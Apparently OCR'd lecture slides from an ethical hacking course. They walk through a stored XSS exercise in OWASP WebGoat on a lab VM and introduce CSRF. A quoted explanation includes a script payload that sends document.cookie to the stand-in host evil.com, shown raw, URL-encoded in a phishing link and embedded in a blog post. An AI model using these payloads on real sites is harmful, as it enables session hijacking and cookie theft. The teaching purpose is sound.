
Scroll down a little

We are using Pod 5 for this example

Browsing to 10.76.xx.101 (EH-OWASP-xx) from the EH-WinXP-xx

Stored Cross-Site Scripting (XSS) Example


http://10.76.xx.101



Login to WebGoat with password = guest

Stored Cross-Site Scripting (XSS) Example


http://10.76.xx.101/WebGoat/attack



Start OWASP WebGoat Training

Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900



Navigate to Stored XSS Attacks on left panel


Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900

Add first message

Stored Cross-Site Scripting (XSS) Example


http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900



Add second message

Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900




Add a third, malicious message, using javascript

```
<script language="javascript" type="text/javascript">alert("Mu Ha Ha Ha");</script>
```

Also in /home/cis76/depot/lesson12/xss02/code.txt directory on Opus

Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900



Select a "good" message from Message list to retrieve from the database

Stored Cross-Site Scripting (XSS) Example


http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900

Message contents are displayed here

Next select the malicious message from Message list to retrieve from the database

Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900



When the malicious message is retrieved the stored javascript is executed

Stealing Cookies with XSS

(work in progress)

Cross-Site Scripting (XSS)

For both types of XSS, consider a snippet of javascript like this:

```
<script>window.location='http://evil.com/?victimcookie='+document.cookie</script>
```

If a hacker can get this to render on another site she can collect all the user cookies for any victim that loads such a page on that site. Reflected XSS and Stored XSS (or Persistent XSS) are two different methods for getting this script to show up on a vulnerable site.

- Reflected XSS - the script itself is passed in as a request parameter to some vulnerable part of the site, and the site renders the javascript on the page.
- Stored XSS - the javascript is deviantly stored in the page itself on a long-term basis.

Reflected XSS Example

I am a hacker and I send out a phish email with the following body.

> Check this out: http://weak-site.com/search?keyword=%3Cscript%3Ewindow.location%3D%27http%3A%2F%2Fevil.com%2F%3Fvictimcookie%3D%27%2Bdocument.cookie%3C%2Fscript%3E

where the value of the keyword param decodes to the javascript snippet above. When the victim clicks the link, weak-site.com shows a page with the script embedded. The browser redirects the victim to the hacker's site and delivers the victim's cookie from weak-site.com.

Stored XSS Example

I am a hacker and I create a blog post on weak-site.com with the following content:

```
LOL :p. <script>window.location='http://evil.com/?victimcookie='+document.cookie</script>
```

If the site renders my post intact, I can collect the cookie value of every user who views my post.

answered Oct 30 '15 at 23:20

Jay Huggins

131 1 1 3

https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF)

- Another malicious type of attack on a website.
- Also known as a "one-click attack" or "session riding" attack.
- The browser must already be authenticated on a legitimate website and is therefore "trusted" by that web application.
- The browser is then tricked into sending unauthorized malicious (forged) requests to that website.
- This vulnerability can be extremely dangerous ... think online banking.

https://en.wikipedia.org/wiki/Cross-site_request_forgery


Cross-Site Request Forgery (CSRF)

Example Overview:

In this WebGoat example malicious html code is inserted into a post on a forum-like web application. This code is stored in the database and isn't rendered until a user reads the post. When the malicious code is activated the browser will be tricked into sending an unauthorized (forged) request to another website. The browser thinks it is getting an image file to display however there is not image.


We will browse to the WebGoat application using Firefox on EH-Kali-xx. Burp Suite will be used on EH-Kali-xx as a web proxy so we can intercept and monitor every request the browser makes.

Cross-Site Request Forgery (CSRF) References




https://www.tutorialspoint.com/security_testing/index.htm

Lots and lots of hacking tutorials



https://www.tutorialspoint.com/security_testing/pdf/cross_site_request_forgery.pdf

PDF of the CSRF testing tutorial




http://10.76.xx.101/WebGoat/source?solution=true


Solution page on OWASP VM website

Cross-Site Request Forgery (CSRF) Setup

EH-Kali-xx



